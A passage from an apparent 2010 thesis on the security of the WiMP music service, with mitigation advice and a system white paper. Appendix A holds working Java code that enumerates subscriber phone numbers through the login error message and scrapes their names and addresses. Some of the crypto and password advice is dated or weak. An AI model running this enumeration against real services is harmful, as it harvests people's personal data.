It is essential to write error messages that are helpful, but that in the same time do not disclose too much information about the system security. WiND application has shown how easy it is to exploit error message vulnerability. It is advised to use the same short error message in case of login, using wrong password or illegal user name.

- *Control Method: Good Error Messages.*
- *Mitigates Risks: Dictionary Attack, User Database Exposure.*
- *Countermeasures: Short error messages without information disclosure.*

Input Validation

Input validation is the website security 101. Attacks that take advantage of little or no input validation include XSS, illegal pointer values, exceptions or SQL-injections. Aspiro has to implement strict input validation at both server and client sides. One of the most effective approaches for input validation is to use whitelist. All input should be run through a whitelist-check, which allows only all known good inputs that a system is permitted to accept and excludes every other character.[21]

- *Control Method: Input Validation.*
- *Mitigates Risks: XSS, SQL injection, DoS Attack.*
- *Countermeasures: Whitelist.*

Forgotten Password Request

The solution chosen by Aspiro to send the account password via SMS by simply typing subscriber's mobile number in the webpage has proven to have weaknesses, as described in chapter 7. One solution to this problem would be to send the requested password to the e-mail address, provided by the user. Another solution involves asking the user a secret question, which he or she has to define during the registration process.

- *Control Method: Password Request.*
- *Mitigates Risks: Password Theft.*
- *Countermeasures: Forgotten password sent via e-mail, secret question.*

Hashing

Aspiro uses MD5 cryptographic hash function when hashing important data, e.g. session-id's. As it has been shown by Xiaoyun Wang and Hongbo Yu in [38], the MD5 can be broken by exploiting collision vulnerability and generating rainbow tables. A possible solution to this problem is to use Secure Hash Algorithm SHA-1 or SHA-2 when hashing keys and session-id's. SHA-1 produces a 160-bit digest and gives generally sufficient security for commercial purposes.[31]

- *Control Method: Hashing.*
- *Mitigates Risks: Session Hi-Jacking, Packet Sniffing.*
- *Countermeasures: Use SHA-1 instead of MD5.*

Hashing Credentials at the Client End

As Test 6 in chapter 7 has shown, a HTTP message generated during WiMP login sends a GET with user credentials in plaintext. This opens the door for the packet sniffing attacks. One strategy to mitigate this is to use SHA-1 hashing function at the client-end to hash the credential before sending them to the back-end.

- *Control Method: Hashing.*
- *Mitigates Risks: Packet Sniffing, Password Theft.*
- *Countermeasures: Hash the credentials at the client side.*

Virus and Trojan Defence

To protect Aspiro's office computers from virus or worm infection, it is essential to keep the antivirus software and firewalls up-to-date. Also, to minimize risk of baiting or familiarity exploit social engineering, it is advised for system's administrators to turn external device auto-run feature on all the computers off.

- *Control Method: Antivirus Software, Firewalls, Auto-run Feature Off.*
- *Mitigates Risks: Baiting, Familiarity Exploit, Virus or Trojan Infection.*
- *Countermeasures: Keep antiviruses and firewalls up-to-date, optionally turn the auto-run feature off.*

General Suggestions

Here is a short list of general suggestions and advices that can help Aspiro to keep their system security at a high level:

- Make session update and auto logout time shorter to mitigate risk of session hi-jacking.
- Create triggers that inform administration of any abnormal system behavior, potential security breach attempts, multiple login attempts during a short timespan etc.
- Regularly inform the staff about important security and privacy measures and security rules through meetings and e-mails.

12.2 Cost-Benefit Analysis

Cost-benefit analysis of the proposed controls is important to determine which controls are absolutely necessary and are appropriate for Aspiro's circumstances. One have to notice that the author can not know the exact amount of money and time needed to implement a given control, but can only estimate the cost of control implementation. In other words, the cost-benefit analysis of system risk mitigation controls provided in this thesis is purely qualitative and not precise. It should only be used as an estimate. It is advised that Aspiro carries out their own analysis to determine which controls are appropriate to implement for their business model.

Enhance Password Strength

Enhancing account password strength is highly recommended. It is also advised to force all WiMP users to changed their old passwords. The implementation of

this control will probably not be too time-consuming and have a limited cost.

Limiting Number of Login Attempts

Limiting number of login attempts by implementing a delay-mechanism or a CAPTCHA is strongly advised. Both those control methods are low-cost and should not require too many work-hours.

Good Error Messages

Changing error messages should be an easy task and is strongly advised.

Input Validation

It is advised to create a white-list to provide user input validation. This is a low cost process that helps eliminate many of potential threats, thus giving this control high priority.

Forgotten Password Request

Changing settings to send the forgotten password to user's e-mail address instead of mobile should be an easy and low-cost task for Aspiro.

Hashing

Changing system to use SHA-1 hashing functions instead of MD5 should not be complicated. The standard edition of Java comes with support of both MD5 and SHA-1 built in. Also, hashing the credentials at the client end may help eliminate one of the biggest security holes of WiMP. For this reason it is advised to implement this control.

Antivirus Software and Firewalls

Providing all Aspiro's office computers with up-to-date security software and maintaining can prove to be a costly task. However, this control is already implemented by Aspiro, so no extra changes are needed.

Chapter 13

Discussion

In this chapter the outcomes of the report are discussed. The chapter argues how the choice of risk analysis method have affected the obtained results. The chapter also suggests possible improvements and proposes examples of future experiments.

13.1 Result Analysis

The report was mainly based on Special Publication 800-30: “Risk Management Guide for Information Technology Systems”, published by NIST.[14] This method was chosen due to its detailed focus on the on how risk management process for the information technology systems has to be carried out. In author’s opinion, the choice of this particular method has proven to be appropriate for the given task. It helped to organize and present the risk analysis in the systematic manner, hopefully making it easier for Aspiro to analyze the obtained results. The choice of the qualitative risk analysis has also proven to be right for

the particular work. Measuring all risk levels in fuzzy or abstract values helped to create an easily understandable and fairly accurate risk tables. Alternatively, the quantitative analysis would require use of specific tools, much resources and time, as well as a wider range of experience in performing risk analyses than the author possesses.

It was chosen to create a detailed list of system security requirements early in the process, something that is not a standard step of the risk analysis defined by [14]. This was a necessary step, since no specified security requirements list was defined in the system white paper. The most common problem with security requirements is that they often tend to be accidentally replaced with security-specific architectural constraints. This step was meant to help the stakeholders Aspiro distinguish between security requirements and the mechanisms for achieving them and to ease the process of security maintenance by providing the security team with a specified requirements checklist. This list was also used in the Control Analysis section of the report to help identify the missing system controls, thus helping to propose effective mitigation strategies in later phases.

Generally, the main purpose of the thesis has been achieved. Black-box penetration testing has uncovered both minor and major security weaknesses. The results have shown that the weakest point of the AMP is the website. The password security was weak and the site was vulnerable to both dictionary and brute-force attacks, and as the result of that, DoS attacks. Aspiro has made a common mistake for software developers - they gave their users too much trust. Thinking that no one would wish to harm your business, because it would not benefit an attacker much, is a wrong approach. A general user is not as “good” as the company may think.

Fortunately, as it can be seen from the results, most of the security vulnerabilities did not carry high level of risk to the system. As it came out of the cost-benefit analysis, all the identified risks can be mitigated by just a few

low-cost adjustments to the system. This will help Aspiro to achieve a fairly high level of security.

13.2 Future Work

Though many of the system security risks has been analyzed, there were some parts that were intentionally left out. In case of SQL-injections, though the report suggests effective mitigation strategies in form of input validation and white-list, the actual penetration testing of this area has not been performed due to legal and ethical aspects. The same reasons imply for the XSS-attacks and DoS-attacks. Another area that has not been tested is the system security in offline mode. All these areas form a basis for future analysis.

Chapter 14

Conclusion

Software security is often being evaluated based on three categories: confidentiality, integrity and availability. All in all it can be said that Aspiro has implemented controls to create strong security in two of this areas: information integrity and system availability. The results have shown that user confidentiality has not been secured as strongly as the other two categories. However, the controls needed to enhance the security in this area can be implemented quickly and with low cost level.

It is important for Aspiro to remember that risk management is an ongoing and evolving process. WiMP user network will continually be expanded and updated both in Norway and with the planned release abroad. The AMP components may change, new technologies may be applied, software applications may be replaced by other version, personnel changes will occur and the security policies are likely to change over time. Therefore, the risk management process should be repeated every few years. There should also be a specific schedule for assessing and mitigating Aspiro's business risks and an assessment team that will be able to identify mission risks and provide cost-effective safeguards that

meet Aspiro's needs. This is a good practice that will surely support the organization's business objectives and keep system's security at high level at all times.

Bibliography

- [1] PayEx, 2010. <http://payex.com/>, Last Accessed: May 24th, 2010.
- [2] Adobe. Blazeds, 2010. <http://opensource.adobe.com/wiki/display/blazeds/Overview>, Last Accessed: April 02nd, 2010.
- [3] Adobe. Cairngorm, 2010. <http://opensource.adobe.com/wiki/display/cairngorm/About>, Last Accessed: April 02nd, 2010.
- [4] UK AIRMIC/IRM. A Risk Management Standard. Standard, 2002. http://www.theirm.org/publications/documents/Risk_Management_Standard_030820.pdf, Last Accessed: April 24th, 2010.
- [5] AirProbe. AirProbe GSM-Sniffer Project, 2010. <https://svn.berlin.ccc.de/projects/airprobe/>, Last Accessed: May 06th, 2010.
- [6] Josh Burke Larry Pesce Joshua Wright Angela Orebaugh, Gilbert Ramirez. *Wireshark and Ethereal Network Protocol Analyzer Toolkit*. Andrew Williams, 1st edition, 2007. http://wobl.engineeringvillage.com/wobl/9781597490733/9781597490733.pdf?expires=1272979577051&ticket=86ae7b0790a36e591822c225ba6096f8&custid=10321&EISESSION=1_18e85411285047df2e3e93ses2.
- [7] Apache. Apache Lucene, 2010. <http://lucene.apache.org/java/docs/>, Last Accessed: March 14th, 2010.

-
- [8] Apple. Apple Keychain, 2010. http://developer.apple.com/mac/library/documentation/Security/Conceptual/keychainServConcepts/02concepts/concepts.html#//apple_ref/doc/uid/TP30000897-CH204-TPXREF10, Last Accessed: March 12th, 2010.
- [9] Douglas J. Brown Geoffrey M. Voelker Stefan Savage David Moore, Colleen Shannon. Interferring Internet Denial-of-Service Activity. Paper, May 2006. <http://delivery.acm.org/10.1145/1140000/1132027/p115-moore.pdf?key1=1132027&key2=4933413721&coll=GUIDE&d1=GUIDE&CFID=89313175&CFTOKEN=95445100>, Last Accessed: May 04th, 2010.
- [10] Gary McGraw Denis Verdon. Risk Analysis in Software Design. Paper, 2004. <http://www.cigital.com/papers/download/bsi3-risk.pdf>, Last Accessed: April 24th, 2010.
- [11] digi. Han knekker GSM-koden. Newspaper article, May 04, 2010. <http://www.digi.no/841586/han-knekker-gsm-koden>, Last Accessed: May 04th, 2010.
- [12] Donald Firesmith. Engineering Security Requirements. Journal of Object Technology, vol. 2, no. 1, pp. 53-68, January 2003. http://www.jot.fm/issues/issue_2003_01/column6.pdf, Last Accessed: May 24th, 2010.
- [13] Gary McGraw,. *Software Security: Building Security In*. Addison-Wesley, 1st edition, 2006.
- [14] Alice Goguen Alexis Feringa Gary Stoneburner. 800-30: Risk Management Guide for Information Technology Systems. Special Publication, 2002. <http://csrc.nist.gov/publications/nistpubs/800-30/sp800-30.pdf>, Last Accessed: May 24th, 2010.
- [15] Gary McGraw Greg Hoglund. *Exploiting Software - How to Break Code*. Addison-Wesley, 4th edition, 2004.

-
- [16] Hamster and Ferret. Cookie Side-Jacking, 2010. <http://neverafk.org/?p=8>, Last Accessed: April 21st, 2010.
- [17] IBM. IBM GPFS, 2010. <http://www-03.ibm.com/systems/software/gpfs/index.html>, Last Accessed: March 14th, 2010.
- [18] ISO. 31000: Risk management — Principles and guidelines. Standard, 2009.
- [19] Java. Java Freemarker, 2010. <http://freemarker.sourceforge.net/>, Last Accessed: March 14th, 2010.
- [20] JBoss. JBoss Community Site, 2010. <http://www.jboss.org>, Last Accessed: April 02nd, 2010.
- [21] Julia H. Allen, Sean Barnum, Robert J. Ellison, Gary McGraw, Nancy R. Mead. *Software Security Engineering - A Guide for Project Managers*. Addison-Wesley, 1st edition, 2008.
- [22] McAfee. Buffer Overflow, Exploits: The Why and How. White Paper, April 2005. http://www.mcafee.com/us/local_content/white_papers/wp_ricochetbriefbuffer.pdf Last Accessed: May 02nd, 2010.
- [23] MD5Decrypter.co.uk. MD5 Decryption, 2010. <http://www.md5decrypter.co.uk/>, Last Accessed: May 04th, 2010.
- [24] Microsoft. STRIDE, 2002. <http://msdn.microsoft.com/en-us/library/ee810542%28CS.20%29.aspx>, Last Accessed: February 18th, 2010.
- [25] Sun Microsystems. Javakeygenerator, 2010. <http://java.sun.com/j2se/1.4.2/docs/api/javax/crypto/KeyGenerator.html>, Last Accessed: March 14th, 2010.
- [26] Munin. Munin, 2010. <http://munin-monitoring.org/wiki/Documentation>, Last Accessed: April 15th, 2010.

-
- [27] Nagios. Nagios, 2010. http://nagios.sourceforge.net/docs/3_0/toc.html, Last Accessed: April 15th, 2010.
- [28] Theodore R. Stehney II Nancy R. Mead, Eric D. Hough. Security Quality Requirements Engineering (SQUARE) Methodology, pp. 19-35, last accessed: May 24th, 2010. Special Publication, 2005. <http://www.sei.cmu.edu/reports/05tr009.pdf>, Last Accessed: June 01st, 2010.
- [29] GNU Netcat. Netcat. <http://www.wireshark.org/>.
- [30] Oxid. Cain and Abel. <http://www.oxid.it/cain.html>.
- [31] Federal Information Processing Standards Publications. SECURE HASH STANDARD. Special Publication, August 2002. <http://csrc.nist.gov/publications/fips/fips180-2/fips180-2withchangenotice.pdf>, Last Accessed: June 06th, 2010.
- [32] Bruce Schneier. Attack Trees, Modelig Security Threats. Journal article, December 1999, Dr. Dobb's Journal. <http://www.schneier.com/paper-attacktrees-ddj-ft.html>, Last Accessed: May 10th, 2010.
- [33] Sharkfest. Wireshark. <http://netcat.sourceforge.net/>.
- [34] Steve Stasiukonis. Social Engineering, the USB Way. Article, June 07, 2006. <http://www.darkreading.com/security/perimeter/showArticle.jhtml?articleID=208803634>, Last Accessed: May 04th, 2010.
- [35] Sun. Eclipse, 2010. <http://www.eclipse.org/>, Last Accessed: May 18th, 2010.
- [36] trac. A5/1 Security Project, 2010. <http://reflexor.com/trac/a51>, Last Accessed: May 06th, 2010.
- [37] US-CERT. Vulnerability Note VU836068, 2010. <http://www.kb.cert.org/vuls/id/836068>, Last Accessed: May 18th, 2010.

- [38] Hongbo Yu Xiaoyun Wang. How to Break MD5 and Other Hash Functions. Paper, June 2007. <http://merlot.usc.edu/csac-f06/papers/Wang05a.pdf>, Last Accessed: June 06th, 2010.

Appendices

Appendix A

WiMP Number Dump Source Code

```
1 package wimpNumberDumper;
2
3 import java.io.BufferedReader;
4 import java.io.FileWriter;
5 import java.io.IOException;
6 import java.io.InputStreamReader;
7 import java.io.PrintWriter;
8 import java.net.MalformedURLException;
9 import java.net.URL;
10 import java.net.URLConnection;
11
12 /**
13  * @author Roman
14  */
```

```
15 public class URLConnectionReader {
16 // This class opens and reads connections to specified URLs
17 private String url;
18 public URLConnectionReader(String url){
19     this.url = url;
20 }
21
22 public String getUrl() {
23     return url;
24 }
25
26 public void setUrl(String url) {
27     this.url = url;
28 }
29
30 public String openConnection(){
31 //This method opens connection to given URL and
32 //returns the source code of the page as a String
33     StringBuffer buff = new StringBuffer();
34     URL thisUrl;
35     try {
36         thisUrl = new URL(getUrl());
37         System.out.println("URL: " + getUrl());
38         URLConnection yc;
39         yc = thisUrl.openConnection();
40
41         BufferedReader in = new BufferedReader(
42             new InputStreamReader(
43                 yc.getInputStream()));
44         String inputLine;
45
46         while ((inputLine = in.readLine()) != null)
47             buff.append(inputLine);
48         in.close();
```

```
49     } catch (MalformedURLException e) {
50         // TODO Auto-generated catch block
51         e.printStackTrace();
52     } catch (IOException e) {
53         // TODO Auto-generated catch block
54         e.printStackTrace();
55     }
56     String retStr = buff.toString();
57     System.out.println(retStr);
58     return retStr;//connectionResponse
59 }
60
61 public String findTrigger(String trigger, String stopTrigger↵
    , String connectionResponse){
62
63     //This method analyzes the source code from openConnection ↵
        method
64     //and extracts the text found between the trigger and
65     //stopTrigger Strings
66
67     System.out.println("trigger: " +trigger+ ", stopTrigger: "↵
        +stopTrigger);
68     int beginIndex = connectionResponse.indexOf(trigger);
69     System.out.println("beginIndex: " +beginIndex);
70     if(beginIndex == -1){
71         return "";
72     }
73
74     int endIndex = connectionResponse.indexOf(stopTrigger, ↵
        beginIndex);
75     if(beginIndex != -1 && endIndex != -1){
76         System.out.println("endIndex: " +endIndex);
77         int realBeginIndex = beginIndex + trigger.length();
78         String substring = connectionResponse.substring(↵
```

```
        realBeginIndex, endIndex);
79     return substring;
80 }
81 else
82 return "";
83 }
84
85 }
```

```
1 package wimpNumberDumper;
2
3 import java.text.SimpleDateFormat;
4 import java.util.Calendar;
5 import java.util.StringTokenizer;
6
7 public class WimpDump {
8
9     public static void main(String[] args) throws Exception {
10
11         //wimpPass is some invalid password
12         String wimpPass = "111";
13         String trigger = "<div class=\"contentText statusBox\">";
14         String stopTrigger = "</div>";
15
16         String fileName = "wimpDump_2.txt";
17         boolean append = true; // Don't make new file each time.
18         URLConnectionReader reader;
19         URLConnectionReader catalogueReader;
20         long startTime = System.currentTimeMillis();
21         int startPhoneNumber = 90000000; //This is a start phone ←
                number
22         //This indicates how many numbers will be analyzed
23         int howManyMore = startPhoneNumber + 100;
24
25         for(int i = startPhoneNumber; i<howManyMore; i++){
26             String wimpPhone = Integer.toString(i);
27             System.out.println(wimpPhone);
28
29             String url = "http://getwimp.com/site/web3/view.ftl?email←
                    =&wimpActionLogin=loginUser&msisdn="+wimpPhone+"&←
                    password="+wimpPass+"&x=98&y=18";
30             url = url + " ";
31
```

```
32     String catalogueUrl = "http://www.gulesider.no/tk/search.↵
        c?q="+wimpPhone+"&x=0&y=0";
33
34     reader = new URLConnectionReader(url);
35     String connectionResponse = reader.openConnection();
36
37     String result = reader.findTrigger(trigger, stopTrigger, ↵
        connectionResponse);
38
39     if (result.substring(0, 16).equals("Feil mobilnummer"))↵
        {
40
41         reader.setUrl(catalogueUrl);
42         String catalogueConnectionResponse = reader.↵
            openConnection();
43
44         //gulesider result
45         String catalogueNameTrigger = "<h2 class=\"name\"> ↵
            <a href=\"";
46         String catalogueStopNameTrigger = "\" ";
47         String catalogueLinkResult = "";
48         String catalogueNameResult = "";
49
50         catalogueLinkResult = reader.findTrigger(↵
            catalogueNameTrigger, catalogueStopNameTrigger, ↵
            catalogueConnectionResponse);
51
52         System.out.println(catalogueLinkResult);
53
54         String nameTrigger2 = " - Personlig infoside\">";
55         String nameTrigger2stop = "<span>";
56         catalogueNameResult = reader.findTrigger(nameTrigger2,
57             nameTrigger2stop, catalogueConnectionResponse)↵
            ;
```

```
58
59     System.out.println("String before: " + ↵
        catalogueNameResult);
60     catalogueNameResult = catalogueNameResult.trim();
61     System.out.println("String after: " + ↵
        catalogueNameResult);
62
63     //gulesider result Address
64
65     String catalogueAddressTrigger = "<div class=\"address↵
        \">                <p>";
66     String catalogueStopAddressTrigger = "</p>";
67     String catalogueAddressResult = "";
68
69     catalogueAddressResult = reader.findTrigger(↵
        catalogueAddressTrigger, ↵
        catalogueStopAddressTrigger, ↵
        catalogueConnectionResponse);
70     //print Address
71     System.out.println("Adresse: " + catalogueAddressResult↵
        );
72     //print dato
73     SimpleDateFormat formater = new SimpleDateFormat(↵
        FilePrinter.PACKET_DATE_FORMAT);
74     String date = formater.format(Calendar.getInstance().↵
        getTime());
75     String printStr = date+ ", "+wimpPhone + ",true," +
76         catalogueNameResult + "," + ↵
        catalogueAddressResult;
77     //Writes date, mobile number, true, name and address ↵
        into a text
78     //file when number is a legitimate WiMP number
79
80     System.out.println("String to Print: " + printStr);
```



```
81     FilePrinter.println(fileName, append, printStr);
82
83
84     }else{
85         SimpleDateFormat formater = new SimpleDateFormat(↵
            FilePrinter.PACKET_DATE_FORMAT);
86         String date = formater.format(Calendar.getInstance().↵
            getTime());
87
88         FilePrinter.println(fileName, append, date+", "+↵
            wimpPhone + ",false");
89         //Writes date, mobile number and false into a text
90         //file when number is not a legitimate WiMP number
91     }
92
93
94 }
95 long stopTime = System.currentTimeMillis();
96 System.out.println(startTime-stopTime + " ms");
97
98 }
99 }
```

```
1 package wimpNumberDumper;
2
3 import java.io.FileWriter;
4 import java.io.IOException;
5 import java.io.PrintWriter;
6 import java.text.SimpleDateFormat;
7
8 public class FilePrinter {
9     //Printer class
10    public static final String PACKET_DATE_FORMAT = "yyyy-MM-↵
11        dd HH:mm:ss:SSS";
12    public static void printResult(String fileName, boolean ↵
13        append,
14        String inputString) throws IOException{
15        System.out.println("printResult: fileName: " + fileName + ↵
16            ", append: " + append + ", inputString: " + ↵
17            inputString);
18        PrintWriter out = new PrintWriter(new FileWriter(fileName, ↵
19            append));
20        out.println(inputString);
21        out.flush();
22        out.close();
23    }
24 }
```

Appendix B

WiMP System White Paper

1 Intro

This document describes the WiMP solution and its related services.

WiMP is a streaming application that can be installed on a PC or on a mobile terminal. Using WiMP, you can search for, browse and play-back any tune from a centrally stored Content System, also referred to as “cloud based music”.

The WiMP clients are the front ends, and the the AMP platform is the back-end. AMP is a multi purpose platform for content delivery to PC download, mobile download, PC streaming and mobile streaming. The origin of the AMP back-end is a 3rd generation CMS and distribution platform for music content targeted at mobile and web device built by Aspiro Music over the last 3 years.

The purpose of this document is to give an overview of the functionality in the clients, the functionality of the back-ends, and briefly describe how this is implemented.

2 Description of the Service / User Experience

2.1 Overview of End-User Functionality

Wimp provides a wide range of features and functionality to the end user across a range of interfaces and clients. Some of the functionality is not available in all interfaces, and the presentation and interaction principles from client to client may vary. However, the core logic, music-related and user-related data are always the same across all interfaces.

2.1.1 Registration

- Optional verification of MSISDN
- Choice of multiple subscriptions
- Multiple payment options

2.1.2 Authentication

- Log in
- Password reminder (SMS)

2.1.3 Music catalog browsing and search

- Album and track categories
- Artist view
- Album view
- Global search
- Search suggestions and auto complete

2.1.4 Music playback

- Play queue with playback history and upcoming tracks
- Configurable audio quality (normal & high)
- Track change notification popup (on/off and position)
- Last.fm scrobbling

2.1.5 Editorial views

- Promotional Banners
- Album and track categories
- Editorial playlists

2.1.6 Playlists

- Editorial playlists
- User created playlists
- Playlist sharing
- Playlist metadata
 - Description
 - Image

2.1.7 User Favorites

- Albums
- Artists
- View all Favorite Albums / Virtual CD Shelf

2.1.8 Purchase and download

- Individual Tracks
- Full Albums
- Complete purchase history
- Optional password confirmation requirement to purchase
- Configurable option for multiple re-downloads

2.1.9 Offline storage

- Configurable number of offlined tracks limit linked to client
- Configurable limit for number of Authorised Clients per User Subscription
- Configurable limit for the length of Offline Usage before re-activating (going online)

2.1.10 Sharing

- Playlists, albums, tracks, artists
- URL-based, to send as email, MSN, SMS
- Direct sharing to Facebook and Twitter

2.1.11 Integration with external music services

- User Recommendations
- Last.fm scrobbling
- Additional Metadata
- Product Reviews

2.1.12 User settings

- Language
- Audio playback quality
- Purchase security / Additional Password Requirement

2.1.13 User feedback

- Problem specific feedback
- Additional error log sent in the background

2.1.14 Help and support

- FAQ
- User Forum
- Twitter Help

2.2 Web Interfaces

The web interface is primarily focused on registration, subscription setup and download of the desktop client. In addition the web site also provides product and service information, help and support in addition to contact information and feedback tools.

To enable sharing of links to playlists, artists, albums, tracks and search results between users, there are web interfaces to launch and/or open the different WiMP Clients (PC and Mobile) with the

correct parameters and the corresponding view directly. This mechanism is also used to open the WiMP PC application in connection with external credit card registration.

To provide dual download functionality for mobile handsets there is also a browser based mobile interface that gives access to re-download music already purchased in the desktop client.

2.3 PC Client

The PC/desktop client is currently the most complete and main interface for users of the Wimp service. It is an application built using Adobe Air and gives active subscribers access to all content and functionality apart from the initial registration, help and support.

2.4 Mobile Clients

The current mobile clients provide full access to all music for all users with an active subscription with options to browse, search and access editorial recommendations. They also give access to personal content selections such as favorites and user created playlists. The mobile clients require an active subscription and use the same authentication as the desktop client. There is no purchase and download functionality provided, but the option to make albums and playlist available for offline playback.

2.5 Service Overview

	Web	Desktop client	Mobile clients	Mobile web
Registration	x			
Subscription management	x	x		
Authentication	x	x	x	x ¹
Music catalogue browse and search		x	x	
Music playback		x	x	
Editorial views		x	x	
Playlists	x ²	x	x	
Playlist editing		x		
Content sharing - initiate		x		
Content sharing - access		x	x	
User favorites		x	x	
Purchase and download		x		
Download		x		x
Offline storage			x	
Integration with external music services (eg. last.fm)		x		
User settings		x		
User feedback	x	x		
Help and support	x			

1. Automatic login based on MSISDN from operator
2. Preview and opening

3 System Overview / System Components

3.1 Description of Main System Components

The AMP Platform is a content management system written in java, running on JBoss application servers. It uses technologies like PostgreSQL database, Memcached cache servers, Tomcat webserver, NGINX lightweight webserver, Lucene/SOLR search engine and Pentaho statistics servers.

The AMP Platform handles all backend logic needed to serve the WiMP clients. The platform covers areas like content sourcing, content delivery, content scaling, content pricing, user handling, billing and transactions, statistics, admin tools for building websites, campaign sites, price campaigns and more.

The setup uses redundancy with failover and replication on all server levels and databases, and extensive backup routines of content and persisted data to ensure a safe running system.

Distributed FileCaching and delivery mechanisms makes it possible to handle scaleable amounts of streams to the end users. Binary protocols between clients and servers helps to keep data transfer optimized.

The platform runs, as of today, on 20 servers in addition to IBM GPFS and RAID storage systems. As the traffic increases we will include even more hardware.

3.1.1 Merchandising / Shop Management

The AMP platform contains a set of engines that makes it possible to combine and create multiple marketing devices. Content pricing campaigns, distributed voucher codes, SMS campaigns are only a few examples.

Context and territories handling that makes it possible to handle clients, content and users in different countries, saleschannels and labels is a main part of the platform.

A statistics system, build around Pentaho, that can provide multiple ways of presenting sales statistics and trends makes it possible to constantly analyze traffic.

3.1.2 Billing

The AMP platform has implemented a billing gateway that can be expanded with different billingproviders. Today it can charge customers using creditcard (currently through Payex and PayPal), Premium SMS and Premium WAP. It handles subscriptions / recurring billing and single payments as well as refunding and crediting.

3.1.3 Monitoring

Munin and Nagios are the main tools that are used to handle monitoring of all aspects of the system. The Munin/Nagios platform maintains traffic analysis, business logic verifications, hardware monitoring and more.


3.1.4 Content

All content and metadata delivered from different content providers are persisted according to specifications received from the providers. In addition to the content received, the platform handles business logic for pricing, salesterritories, salescampaigns, subscriptions, content categorisation and more.

3.1.5 User Database

The User-Database handling user data, registration, user-sales-history and additional data is used to give users a personalized experience when using the Wimp clients. A system built around main userdata and profiles gives the possibility to handle users in different contexts and saleschannels.

3.2 System Overview



3.3 Description of Infrastructure

3.3.1 Database

The Database is a replicated and partitioned setup running Postgres SQL database. The persisted data are stored on SAN. Backups are continuously taken of the database and stored on other locations.

3.3.2 Caching

A Cluster of servers runs Memcached and provides caching for all application servers.

3.3.3 Application servers

These consist of logically divided, clustered servers running JBoss application server. Loadbalancers route user traffic to the different servers. One server cluster serves web sites while others serve wimp clients. All the application servers use the caching extensively and talks to the databases.

3.3.4 File Delivery

A Cluster of servers running Nginx and a file server, written in the highly optimized Erlang language, serves files to end-users. Both music files and other statis content.

3.3.5 Content storage

A scaleable IBM GPFS system with RAID based backup and replication to store files. The system uses redundancy of all hardware, including disks, power and control units. Total size approx 180 TB with non-downtime scaling.

3.4 Description of Main System Components

3.4.1 Content Ingestion System

The content ingestion system runs content ingestion from many content providers. It has specialized solutions for all the providers, and implementations according to their spcifications. Automatically ingesting content, verification and reporting makes it possible to handle huge amount of ingestions. Administration tools to overlook the process are used by the Content Team.

3.4.2 Usage Rules and Sales Territories

Rules set by the providers and the salespartners, when it comes to content availability, is handled by the platform. Restrictions and such is a necessity to be able to provide correct content to the end user. The AMP platform verifies that all content is following the Usage Rules provided by the labels. Ahead of when content is sold, streamed or delivered all usage rules and sales territory restrictions are being verified. The platform does not serve any content that is restricted in any ways. That may be tracks that should only be sold as a bundle, tracks that should not be able to stream for any users, albums that should not be streamable and so on.

3.4.3 Subscription Service

The platform provides tools to configure Subscriptions with numerous parameters. Monthly subscriptions, subscriptions with free periods and subscriptions that include downloads are just some examples of how to set up subscriptions.

3.4.4 Content Transcoding System

When content is ingested we can also do transcoding from one format to others where it is necessary and according to the content providers requirements. The system also pre-scales all artwork.

WiMP communicates its own version number to the backend and will automatically run a forced update of itself to a newer version whenever a new version of the client is deployed.

Additionally, the backend will notice when a client of an outdated version connects, and send it a message to update itself.

The PC version does not offer offline mode or local caching of media files. Streamed content is not stored on disk and only resides temporarily in the PC memory. Adobe Air uses local encryption of the in-memory storage of a file during playback, and is then wiped from memory.

4.3.2 Android

The WiMP Android client is written using Google's Android 1.5 SDK, and will run on Android phones using Android 1.5 through 2. It's multi-resolution capable, so it works on all currently available screen resolutions and handsets.

The client communicates with the backend using the Apache Thrift framework.

Files for offline playback are encrypted using Advanced Encryption Standard (AES) 128 bit through the java.crypto library. The 128 bit Encryption Key is stored in the phones protected internal memory, and encrypted audio files are stored in 512 kb chunks on the memory card.

The WiMP Android client will be distributed via the Android Market as well as via the WiMP web site. When a new version of the client is deployed, the client will do a forced auto update.

4.3.3 iPhone

The WiMP iPhone client is written using Apple's iPhone OS 3 SDK, and will be distributed via the Apple App Store as a free application that can be downloaded using iTunes, or directly from the iPhone itself via the App Store on the handset.

The WiMP iPhone client communicates with the backend using the Apache Thrift framework.

Files for offline playback are encrypted using Advanced Encryption Standard (AES) 256 bit in a directory/folder that is not synchronised with iTunes. The 256 bit Encryption Key is generated in runtime, and encrypted by the Apple Keychain using AES 128 bit.

Updates to the WiMP iPhone client are distributed via iTunes.

5 System Security

5.1 General introduction

Aspiro Music has established an extensive IT & Security Policy – AMSIP (Aspiro Music Security & Information Technology Policy) to ensure stable and secure operation of the services.
